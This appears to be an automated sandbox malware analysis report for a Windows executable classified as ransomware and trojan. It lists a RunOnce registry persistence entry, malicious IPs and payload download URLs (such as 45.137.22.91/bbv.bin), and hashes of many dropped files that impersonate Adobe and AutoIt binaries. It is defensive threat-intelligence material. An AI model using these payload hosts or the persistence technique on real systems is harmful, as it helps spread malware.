| Cookbook file name:                                | default.jbs   |
| Analysis system description:                       | Windows 10 64 bit 20H2 Native <b>physical Machine for testing VM-aware malware</b> (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301) |
| Run name:  | Suspected Instruction Hammering   |
| Number of analysed new started processes analysed: | 20  |
| Number of new started drivers analysed:            | 0   |
| Number of existing processes analysed:             | 0   |
| Number of existing drivers analysed:               | 0   |
| Number of injected processes analysed:             | 0   |

|                       |   |
|-----------------------|---|
| Technologies:         | <ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>                         |
| Analysis Mode:        | default   |
| Analysis stop reason: | Timeout   |
| Detection:            | MAL   |
| Classification:       | mal100.rans.spre.troj.evad.winEXE@4/78@0/1  |
| EGA Information:      | Failed  |
| HDC Information:      | Failed  |
| HCA Information:      | Failed  |
| Cookbook Comments:    | <ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found application associated with file extension: .exe</li> </ul> |
| Warnings:             | Show All  |

## Simulations

### Behavior and APIs

| Time     | Type      | Description   |
|----------|-----------|---|
| 12:19:39 | Autostart | Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Barthiani5 C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.vbs   |
| 12:19:47 | Autostart | Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Barthiani5 C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.vbs |

## Joe Sandbox View / Context

### IPs

| Match        | Associated Sample Name / URL            | SHA 256  | Detection | Link   | Context  |
|--------------|---|----------|-----------|--------|--|
| 45.137.22.91 | Proforma invoice Shipping documents.exe | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 45.137.22.91/bbv.bin</li> </ul> |
|              | 2WK7SGkGVZ.exe                          | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 45.137.22.91/dff.bin</li> </ul> |

### Domains

No context

### ASN

| Match           | Associated Sample Name / URL                       | SHA 256  | Detection | Link   | Context  |
|-----------------|--|----------|-----------|--------|--|
| ROOTLAYERNETNLL | Order EQE0905.xlsx                                 | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 185.222.57.190</li> </ul> |
|                 | SecuriteInfo.com.Suspicious.Win32.Save.a.14947.exe | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 45.137.22.70</li> </ul>   |
|                 | Payment_MT103.exe                                  | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 185.222.58.154</li> </ul> |
|                 | PO-8372928.exe                                     | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 185.222.58.151</li> </ul> |
|                 | SecuriteInfo.com.Suspicious.Win32.Save.a.29797.exe | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 185.222.58.154</li> </ul> |
|                 | P.I 099880990.xlsx                                 | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 185.222.57.85</li> </ul>  |
|                 | Peixoto - QUOTATION LIST.exe                       | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 185.222.57.149</li> </ul> |
|                 | SecuriteInfo.com.Trojan.Win32.Save.a.20322.exe     | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 45.137.22.115</li> </ul>  |
|                 | PaymentAdvice.exe                                  | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 185.222.58.151</li> </ul> |
|                 | P1009876789.exe                                    | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 185.222.58.154</li> </ul> |
|                 | Proforma invoice Shipping documents.exe            | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 45.137.22.91</li> </ul>   |
|                 | Payment_Advice.exe                                 | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 45.137.22.115</li> </ul>  |
|                 | PO_2100002.xlsx                                    | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 185.222.57.162</li> </ul> |
|                 | 2WK7SGkGVZ.exe                                     | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 45.137.22.91</li> </ul>   |
|                 | PO1038845621.exe                                   | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 45.137.22.70</li> </ul>   |
|                 | SecuriteInfo.com.Suspicious.Win32.Save.a.24632.exe | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 45.137.22.115</li> </ul>  |
|                 | Application Copy.exe                               | Get hash | malicious | Browse | <ul style="list-style-type: none"> <li>• 45.137.22.70</li> </ul>   |

| Match | Associated Sample Name / URL | SHA 256  | Detection | Link                   | Context         |
|-------|------------------------------|----------|-----------|------------------------|-----------------|
|       | Swift Copy.xlsx              | Get hash | malicious | <a href="#">Browse</a> | • 185.222.57.85 |
|       | pre-shipment docs pdf.exe    | Get hash | malicious | <a href="#">Browse</a> | • 45.137.22.131 |
|       | SOA_SEPT.exe                 | Get hash | malicious | <a href="#">Browse</a> | • 45.137.22.115 |

## JA3 Fingerprints

No context

## Dropped Files

| Match   | Associated Sample Name / URL   | SHA 256  | Detection | Link                   | Context |
|---|--------------------------------|----------|-----------|------------------------|---------|
| C:\Users\user\AppData\Local\Temp\ELE CIVESB\SEMILEAFL.exe | 090900 Quotation - Urgent.xlsx | Get hash | malicious | <a href="#">Browse</a> |         |

## Created / dropped Files

| C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\ADeIRCP.exe |  |
|---|--|
| Process:  | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:  | data   |
| Category:   | dropped  |
| Size (bytes):   | 321760   |
| Entropy (8bit):   | 5.375541392209368  |
| Encrypted:  | false  |
| SSDeep:   | 6144:i+U0o6i9HJAxdrt10xdUy95WkLmzPmcQEwy/vPpbVs4lVwWISOQ+P:BvT   |
| MD5:  | 4997FE0F5C508A2C77E7A3EB35BC9A04   |
| SHA1:   | 039F59B42418481742A0C788368E6920B9884030   |
| SHA-256:  | 4E05579CE9BB40664452F3F5BCF1CE2E1A4227428B0790125FFE477B62F5361C   |
| SHA-512:  | FB897F9668BC7CF092F580DC21B36267E0993253019BC12977E03FE86E81A8ACF31896B93049E549963E767E70D2E18EDAB92F87CA892FB153F903A88249EE98 |
| Malicious:  | true   |
| Reputation:   | low  |
| Preview:  | .....<br>.....<br>.....  |

| C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroBroker.exe |   |
|--|---|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:   | data  |
| Category:  | dropped   |
| Size (bytes):  | 338656  |
| Entropy (8bit):  | 6.59639311313897  |
| Encrypted:   | false   |
| SSDeep:  | 6144:rzlgTe8/TzFukP1voyM ZyVPc9E/Cf1GTKgdD08v9eZ8A4mbdNmUzlgTe8/TzFz:rpD8/TzQk9M7iCG2zzXJHpD8/Tz9                               |
| MD5:   | 76007A54AD55C006799927A0C41BACF7  |
| SHA1:  | 77A75B58DB8F6DD6A0A8F12EA61F2D6CF0A7B6E1  |
| SHA-256:   | BFD9F0E8C0C7437E9915FC48739AFB4526D3AEE2000FCDED02F755E5DAA1CFF2  |
| SHA-512:   | 360DE48D10457F30219CBB9B0376D97F1F23D0AF3CCAA9549A5D35A6132CDCEAF19142AAD85F36FD9D33044636CFD9809CC3D8AA10633CE934D080205884550 |
| Malicious:   | true  |
| Reputation:  | low   |
| Preview:   | .....<br>.....<br>.....   |

| C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe |  |
|--|--|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:   | data   |
| Category:  | dropped  |
| Size (bytes):  | 3055840  |
| Entropy (8bit):  | 5.9403024200580035   |
| Encrypted:   | false  |
| SSDeep:  | 49152:EbtgZZE5avuRTzxGG3+nnK/0JObmSHYHNocc4O8b8lTDnl8oJPJVyb:E8e5avZQ0JOaGYHNN |

**C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe**

|             |  |
|-------------|--|
| MD5:        | 0ADF60FE1B62C8AFB0A40954BC305EF3   |
| SHA1:       | 076BFDBA43385B1AE92C357134C5130A5C3CB39F   |
| SHA-256:    | 3E08F7A720B7FC9E01965C919C3600672457961B58BE16BAFDD80B8B62AEAAFA   |
| SHA-512:    | D9887453442944C3E156160B000907D158B3551DC84B27582EE693964CC8C6860E487BBE3853200FAA130E408E47D0F83D8C43519349999E3E6D2275581F3578 |
| Malicious:  | true   |
| Reputation: | low  |
| Preview:    | .....<br>.....<br>.....  |

**C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroTextExtractor.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 89312  |
| Entropy (8bit): | 6.294322735985654  |
| Encrypted:      | false  |
| SSDEEP:         | 1536:3dSzm/ohv3xKV7+4cTJBt5+pWaGdSzm/ohv3xKV7+4cTJBts:Km/oQ+4cxA7m/oQ+4cxS   |
| MD5:            | 49181ACF97931712F4044F12D5879DA5   |
| SHA1:           | F95F284BBC8B430F322ED67B3FDC3083AF64322C   |
| SHA-256:        | 290004DCB0F60B10057A27B9917B52A6A8A683450E4B3A8F1E05EF625F9C237A   |
| SHA-512:        | C493B29BBC1DAB0E99DC54E5F1955EC6C8C297FB49A20AE39B684901F47566FC0AC3EE38853916486B3FB1216629166E80E0826836085C439982C8F9287F3A4F |
| Malicious:      | true   |
| Reputation:     | low  |
| Preview:        | .....<br>.....<br>.....  |

**C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AdobeCollabSync.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 5438688   |
| Entropy (8bit): | 6.5512157770917865  |
| Encrypted:      | false   |
| SSDEEP:         | 98304:2EaxUQ40cx6CVvc+b3PmzQVoVluRWyz6A+OLQF:+HCRzb3PmE/WyGZ  |
| MD5:            | 59770CC3BD97D26F6B87A925DFAE291E  |
| SHA1:           | BA740C7B16815D2B6B08A5DF3D802ACBEBB5A9C3  |
| SHA-256:        | 40C7BAA29C9B6654880F989B44E631D6243E58585798CFB3CB31262861ADF60E  |
| SHA-512:        | 2BF8CBB0C65BE4E7D293D7DEA96FFBA0F1638F013080DCEFE71D88C14F72BD304ED8E6B3071A28F65E62C20FE0273CD3E54E45CCFACA0075E5144092D5181E<br>6 |
| Malicious:      | true  |
| Reputation:     | low   |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AdobeGenuineSlimInstaller.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 841264   |
| Entropy (8bit): | 6.69698398188675   |
| Encrypted:      | false  |
| SSDEEP:         | 24576:92EYytjjqNSlhvpfQilhKPtehfQwr9qySkbgdje:9PtjtQilhUyQy1SkFdjE   |
| MD5:            | 143CC350A4CBA73C68F1E94A59CC4839   |
| SHA1:           | 85FEF519A8FEFC538BD37436EB73311F26B415C2   |
| SHA-256:        | 3D13886D250BE8C4DD0DA5418C566317CB1953F1E2444510F646F4A1C1F694A7   |
| SHA-512:        | 6D1591F5F0B1FC1E3A57FDE54A43925F42D361019945900FCAAEA19EE5AB8DB5CE9E63790AF76E5F6F253C4A8BED9EB3F17C9E32BC24AC688C51127BD79B6E<br>E7 |
| Malicious:      | true   |
| Reputation:     | low  |

**C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AdobeGenuineSlimInstaller.exe**

Preview:

.....  
.....  
.....

**C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\Browser\WCChromeExtn\WCChromeNativeMessagingHost.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 211680  |
| Entropy (8bit): | 6.240931419263786   |
| Encrypted:      | false   |
| SSDeep:         | 6144:x/zTTf1jw2zTjG9lVDXFxp3/zTTf1jw2zTa:BZP3JxZZPa   |
| MD5:            | 19038B04D7AF0C9685DAB6F618E8CC2F  |
| SHA1:           | EEF09ADD956B23D00D38CDFC2997B63762242B42  |
| SHA-256:        | FE9250CF3C98BD1CCB7583ABE69C9D3436B9148906FC2C4A00B440F53EEDBEB7  |
| SHA-512:        | 2FB39BF1A53C41FC41E5DA53AC88DE8BFE110176A56EB6B75FEA877E1C3439C50B6FEAD4EB34F4865727637D0B7D932EC1598EA0F057B89763BFAB5F1AF1C10 |
| Malicious:      | true  |
| Reputation:     | low   |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\Eula.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 145632  |
| Entropy (8bit): | 6.357544662224946   |
| Encrypted:      | false   |
| SSDeep:         | 3072:O0rn94ljy9rmhQCIWxe/qo/d18BA1sNC3Gwce90yPxIFH0rn94ljy9rmhQCIWxes:O69Qrmhf8B5Teiyh69Qrmhf8B/                                |
| MD5:            | D8511A2C05B3C34BAA38062863AD28C4  |
| SHA1:           | 0AE641EA6E8ECAA783D42CF7DEB26A6B19DB4E0A  |
| SHA-256:        | E1E7200BFA247D1A4F09EB782D3A5B908C6D6EB0E252354ADA5876B85E4C6F1E  |
| SHA-512:        | 6176C43D8EDD4F628C0A41C76B2AC3D06A830081445B16723C2DFF6CE0460BCB44E0DC8BDFB09FD8D17F28D3B3B1B68588F1A1E6C780A0823954C5C6135D68D |
| Malicious:      | true  |
| Reputation:     | low   |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\FullTrustNotifier.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 260104   |
| Entropy (8bit): | 6.3826140927710195   |
| Encrypted:      | false  |
| SSDeep:         | 3072:ZqcVz5fzsTl4dsOc6v2vTzwU+Pho86meq+FaSoB2+vSHr8qcVz5fzsC:UcT93PiY+Fa7BdvG1cT7  |
| MD5:            | 9102486F388CAB6CDF3C5B06B4DDA91A   |
| SHA1:           | BA1BDB04CDD51B866A0AC5A2C7850454242D0275   |
| SHA-256:        | 0B6887CE02FEC8AED3C4CC2CC2EB0A10CB3E6E817535C9B507ADC40AC4233733   |
| SHA-512:        | 0E8D230D7BF18924C8EA1BB67F92DED5497AFABD5863940755A88BA18109FF8B1894AF0F3EA1A27D164E486F73C1C6D077E67117105C94851B80476E2FA417DD |
| Malicious:      | true   |
| Reputation:     | low  |
| Preview:        | .....<br>.....<br>.....  |

**C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\LogTransport2.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 395824   |
| Entropy (8bit): | 6.449803232614008  |
| Encrypted:      | false  |
| SSDeep:         | 6144:cRsJ3n0dK2NP0RHx8D98WTBPW8fF8oABm1nw0RsrI:cqwKhHSDeWTRW8fdeyql  |
| MD5:            | 39D014571D6B1AF03BD052F190DC17F9   |
| SHA1:           | F6D75FBF3B2AB697A810E30FCB83A001A97D8FA7   |
| SHA-256:        | B2A05760A59DF98607EE14BBB2449F33FE4E6DF987A61D8D094500E4495B6AA6   |
| SHA-512:        | 240EF6D16116A704EF6FD101B6C2F8F311F767675305D908277C4C83FCF1636D1705D77CAA03F23D53141DC4048C3DE24E65146149C07E8082BE416F8ECB4534 |
| Malicious:      | true   |
| Reputation:     | low  |
| Preview:        | .....<br>.....<br>.....  |

**C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\acrocef\_1\RdrCEF.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 6405856   |
| Entropy (8bit): | 7.4343061164816024  |
| Encrypted:      | false   |
| SSDeep:         | 98304:E6c0d3gYBmQeb7Q5eft5rG6uPO276HoVNmnolMsFiHtGh1hN5DTIF01Atm6P:E6JbmSutbuPZOmnqogHh/q6P                                     |
| MD5:            | CA0FF4373A732B4B47ED6BCF6D126C59  |
| SHA1:           | DC28FC73EC64B08A4D2516D5D934E35B01AE25C7  |
| SHA-256:        | 88985E238C5EE46D5C2541353E55DE12E14EA2269E069330731674F40A4D01F2  |
| SHA-512:        | 82CAE886A9CDA4BB42BE4FD3F00DC73815033C4748A16CCDE814ABFB2A096DB8C293ABA561496C4321BED02511B4F6246233DB227FFC392B1819490DCE82AE8 |
| Malicious:      | true  |
| Reputation:     | low   |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\lарh.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 128160  |
| Entropy (8bit): | 6.444592466331835   |
| Encrypted:      | false   |
| SSDeep:         | 3072:YrMzkm8PL3E7Qw/STyr5Jks7MvrMzkm8PL3Eo:XzkmIL3E7QPQLrzkmIL3Eo   |
| MD5:            | 7FC7EEEB6AE60C280B06536AA76EAC49  |
| SHA1:           | 0CC849331FC86F2106066D9C4CBA485847942B35  |
| SHA-256:        | 8865628BA6E40EB7217015655E871D532A6A03CD54C7AB0F5F8947BB2A5E2E43  |
| SHA-512:        | 137771F0D91300BD1B4FE34F3F0B802DBD7F94574CB94F210DF34D57DCFB1E6580E94BE589BB2CB7907BFED69F09F302A2B5090946B0FAC186F7ED4A9705413 |
| Malicious:      | true  |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug\_in\pi\_brokers\32BitMAPIBroker.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 144608   |
| Entropy (8bit): | 6.3360662215210715   |
| Encrypted:      | false  |
| SSDeep:         | 1536:izUhBLmvRQwbWLef2kj6brqjQg//xCAbj4aToRQ9Pwgo+Bt5+dkzUhBLmvRJ:IhB6RD72kIIQsxCi4akRQ9P8mgHhB6RJ |

| C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\pi_brokers\32BitMAPIBroker.exe |   |
|---|---|
| MD5:  | C65DBDC0C64CBB40B9781816F6190253  |
| SHA1:   | F2BEE68FF82C7D72BD192A8CAC44D4F9FD1CCA8   |
| SHA-256:  | 1F348D36017C2A5C5E109EE1A6726511C013AD2EB5F151327585BDE57900013C  |
| SHA-512:  | 66379A43E82F5A0A222F96455002EE3E577E464A24D3CDF99B4537F2A1FD6B4689AB38B57272A1ED96B988DF0A6E31D8C06AFBACDB83997F49BD12DB7018CE8 |
| Malicious:  | true  |
| Preview:  | .....   |
|   | .....   |
|   | .....   |

| C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\pi_brokers\64BitMAPIBroker.exe |  |
|---|--|
| Process:  | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:  | data   |
| Category:   | dropped  |
| Size (bytes):   | 299744   |
| Entropy (8bit):   | 6.270508354889075  |
| Encrypted:  | false  |
| SSDeep:   | 3072:IGyl6kbSTNgnSbzLmEFmJAxysx8y6DD2OiLwurTrf9zTgdt3A1H7xvzLHSjBnGD:IPZ+LmEFmJF8C2OiL1TrRkdhDIPZ0                               |
| MD5:  | D23CF6829F44ABED942435496E3B2827   |
| SHA1:   | 8065EC6CBF72AC3013097C5A9ECF960090307C87   |
| SHA-256:  | 14F0EC8DB783B9875268BED8A04E8938964A5513FA87F09FDEA87FD516E4D095   |
| SHA-512:  | 024728A9D5250EF4455D6B91C4B007BC131B50F41D5811369961A3692063C551DF72937659D70DCAD29407B52F1979E0008A140EED7580CD4A0743247542C859 |
| Malicious:  | true   |
| Preview:  | .....  |
|   | .....  |
|   | .....  |

| C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\wow_helper.exe |   |
|--|---|
| Process:   | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:   | data  |
| Category:  | dropped   |
| Size (bytes):  | 158432  |
| Entropy (8bit):  | 6.20226996803843  |
| Encrypted:   | false   |
| SSDeep:  | 3072:EBrxBXfNjyrA1BLFQVwlX8Mgrfv9ZmKH/aBRsBXfNjyj:E+5mA1BpXu5ZnC+5m   |
| MD5:   | BD7C4714D4E6B3FF0EFD7186770FBB1B  |
| SHA1:  | 192AFD8EE4D05649AA226111A14F8F4CDCAD0489  |
| SHA-256:   | F9BB3058792FB4570EC6156ACD55879995DDCC2FC6AFBBACF43D518FCF7BFA2   |
| SHA-512:   | CEA1FD49113052B185A5CC83BE1F6C3F3BAA7DD78201ECFC8BC4DA7F2F4C9201E82194C7ED1F57795D874B24096FCE267DAB578154B90A87288330675BFB842 |
| Malicious:   | true  |
| Preview:   | .....   |
|  | .....   |
|  | .....   |

| C:\Program Files (x86)\Autolt3\Au3Check.exe |  |
|---|--|
| Process:                                    | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:                                  | data   |
| Category:                                   | dropped  |
| Size (bytes):                               | 238776   |
| Entropy (8bit):                             | 6.24840775709061   |
| Encrypted:                                  | false  |
| SSDeep:                                     | 3072:bfrV5EAVMczsElz7VBpTjGuX7GVdw3ELPU5+WYPwmsDx5T4XT3CAOA3GeilfrV5N:7rLEoznVBljGFPy8wjNADHrLEoznVz                             |
| MD5:  | 023EE5389EA9C7EB0B8962A282037F70   |
| SHA1:                                       | 9CF8530C2D2BF07253D8C6D8E87B28FE2FB505A0   |
| SHA-256:                                    | 76BC99D703803829AA443CBDE3FE61906106A7ED2B69F339D55BF41DD6E955EF   |
| SHA-512:                                    | 9EBE6BC013AEEE01489A2D2CDE54B1326F19B5A164B2A9B9B4C3F3754AACAD21316DEA7A450219926A2375FF354D9143A6947B2FD881A0AD23755A324FA4C706 |
| Malicious:                                  | true   |
| Preview:                                    | .....  |
|   | .....  |
|   | .....  |

**C:\Program Files (x86)\AutoIt3\Au3Info.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 197808   |
| Entropy (8bit): | 6.511403068761934  |
| Encrypted:      | false  |
| SSDeep:         | 3072:TR5StHeHv5cyOZyW6RRWy4ZNC6ZraL3mU3FR5StHe+:V5tbXWBZw6ZraL3mh  |
| MD5:            | 41E3D821188BCE0952A046D859C766D2   |
| SHA1:           | 59503C365C3705F236E665A673E9651194608FE6   |
| SHA-256:        | 57BC32A7E05A702D5DC5A4394B93A237468CFF06C8452240E7BE5AF1801EDC4E   |
| SHA-512:        | 2CF6D7E9507587B7C386B2D28260C1C0873650F03526A47E312594D75053A34C737852FC8E3FD57E8928611188F832BD9EE8C7290F8F1FB69EF62F9C1D24984C |
| Malicious:      | true   |
| Preview:        | .....<br>.....<br>.....  |

**C:\Program Files (x86)\AutoIt3\Au3Info\_x64.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 217776  |
| Entropy (8bit): | 6.216956641702965   |
| Encrypted:      | false   |
| SSDeep:         | 3072:kQO9UKRGRLLHHThgfQMdmFDCwpGr/rylDXRWy4ZNC94QO9UKRGRLLK:1KanTofZdmFDNS2aOpBZw9xKaK  |
| MD5:            | 6F92F9E683F44EEA467422FB93940CA4  |
| SHA1:           | 53383622B6FCE326345002F6BAE73193189D0A8E  |
| SHA-256:        | E5EBB691C0C46A4A67442ED0DF60C372B61542C5F5D14FD8D4683422C0BE04BC  |
| SHA-512:        | 72DF5B92277AFF323D97DB02651DFC9D91C98001BE7A458034E174872D5DEFF9E165F6158F2E60A3DB9E58CECA45F6AE4165196077D86A73416328C21CAE9FC |
| Malicious:      | true  |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\AutoIt3\Aut2Exe\Aut2exe.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 1377456   |
| Entropy (8bit): | 7.4930035222167275  |
| Encrypted:      | false   |
| SSDeep:         | 24576:/30RJ529+RipvL1SXk1QE1RGOTnIEQc4au9NgxnHNnGw:/E89+ApwXk1QE1RzsEQPaxHNGw   |
| MD5:            | DD3D8537A46F4747BF540956A13AEA72  |
| SHA1:           | 8F476E26E90E0CC104FC90E65C7FE057D14A2F68  |
| SHA-256:        | 034A7EFC49E3337D79817A7F6C473AFD4FBABE9057B63D7DDD5B8F46AFA8595D  |
| SHA-512:        | 7CA5223782CC4D365D63CB6386CBF174BB99A5114E1C4C0CD18EE710650467FF6635D2F9CC03488624287520339AE72BB8D075C50F4290896BDE63BC13BB0A8 |
| Malicious:      | true  |
| Preview:        | .....<br>.....<br>.....   |

**C:\Program Files (x86)\AutoIt3\Aut2Exe\Aut2exe\_x64.exe**

|                 |  |
|-----------------|--|
| Process:        | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 1418416  |
| Entropy (8bit): | 7.41989040150768   |
| Encrypted:      | false  |
| SSDeep:         | 24576:huioBBCnx+QJ529+RipvL1SXk1QE1RGOTnIEQc4au9NgxnHNn6uiL:94uxw9+ApwXk1QE1RzsEQPaxHNks |
| MD5:            | 1493126DABD927068582426F1939687E   |
| SHA1:           | DF839D65C606B6C34F8A7B0AA447EBA46EF5F950   |
| SHA-256:        | B89E80A02F1D84D9A0B61AC31D60F0E1D02FD9B85600536240DC9F11FC37E6E5                         |

| C:\Program Files (x86)\AutoIt3\Aut2Exe\Aut2exe_x64.exe |   |
|--|---|
| SHA-512:   | 227DFCC921BFE51B34F4B83551A44D78197615114BF95B4BB9E6ED5F3995170139AD012D06F71EE9C7E13E8F0D8D6FE1DDC33A8C5001915D20E4E09B5CCB36A |
| Malicious:   | true  |
| Preview:   | .....   |

| C:\Program Files (x86)\AutoIt3\Aut2Exe\Aut2exeupx.exe |  |
|---|--|
| Process:  | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:  | data   |
| Category:   | dropped  |
| Size (bytes):   | 346624   |
| Entropy (8bit):                                       | 7.986829715742966  |
| Encrypted:  | false  |
| SSDEEP:   | 6144:tZCWmlys014OqpXDXz7yIroz0WuNd3oqusBdgnNW6r4F53ttuGENGFdVCLEYnPT:nCWV7q9zGlmAjJdcH4j3tzFdVCLNSfm                             |
| MD5:  | 5CA1FD03A1A3336138D94C7B39EC7C2B   |
| SHA1:   | 344D467594E27AE9FAB914626AD9CD00815FA98D   |
| SHA-256:  | 86923C64D680B88CA387B29E287F8479A332C35B25517FC5063B74B58FDB40F3   |
| SHA-512:  | 74DCD436A21CA805EC54D06E6F28D28F2C30AC81E4E92F3EF148BCFD6BD76065FF573D61715CACD837E2AB71FD395C368DAAB6E53F44B10468FAD73E9D280134 |
| Malicious:  | true   |
| Preview:  | .....  |

| C:\Program Files (x86)\AutoIt3\AutoIt3Help.exe |  |
|--|--|
| Process:                                       | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:                                     | data   |
| Category:                                      | dropped  |
| Size (bytes):                                  | 160424   |
| Entropy (8bit):                                | 6.184343904648519  |
| Encrypted:                                     | false  |
| SSDEEP:  | 3072:0AwBvmS0L5hQCblJqC3CJyoDjYB78UAwBvm5:GBv0gLk1B7XBv8   |
| MD5:   | DB40DDAC825F5FFFBBAC7037F7A3588B   |
| SHA1:  | 7F7CA7BF40AD734A48F4510E1A8C8195077A8B60   |
| SHA-256:                                       | 5244927C2CB21F8864A02BEE3BEF45B7A254AF220A0C9D9CC692BD39E78DA023   |
| SHA-512:                                       | 18DF29F82CE375CBFFAF857651A942EC512C57881C5CE0B2097539695EB6187ABDB36AA10DF939E9596A18D0077EEC7658492D1EE01A563A46F9312129962108 |
| Malicious:                                     | true   |
| Preview:                                       | .....  |

| C:\Program Files (x86)\AutoIt3\AutoIt3_x64.exe |  |
|--|--|
| Process:                                       | C:\Users\user\Desktop\AfWu3i35ny.exe   |
| File Type:                                     | data   |
| Category:                                      | dropped  |
| Size (bytes):                                  | 1055400  |
| Entropy (8bit):                                | 6.406330413112939  |
| Encrypted:                                     | false  |
| SSDEEP:  | 24576:HomUFhNcmLFj4svqaShRsUiTfjo5ya8j8s8:HCGmxj4svqaShRibza8h8  |
| MD5:   | 325161823063467BA5139405C67E7EBC   |
| SHA1:  | 7D220BB0F8BFC1C018D33E2F59D510AA2A8F4988   |
| SHA-256:                                       | C2D0CD42F7CCB558D4C43FCBEE1D2B0395578A4402463E538A618DFC95D4F57D   |
| SHA-512:                                       | B79CAE59D356C72F8C93CEAAF33F397EF38445A11385F46F1A7536BC5126C2F7084B40465F4E8502ACE3C063FC54B406EA2390544C6647F4E60475A9DF82DB4C |
| Malicious:                                     | true   |
| Preview:                                       | .....  |

| C:\Program Files (x86)\SciTE\SciTE.exe |                                      |
|--|--------------------------------------|
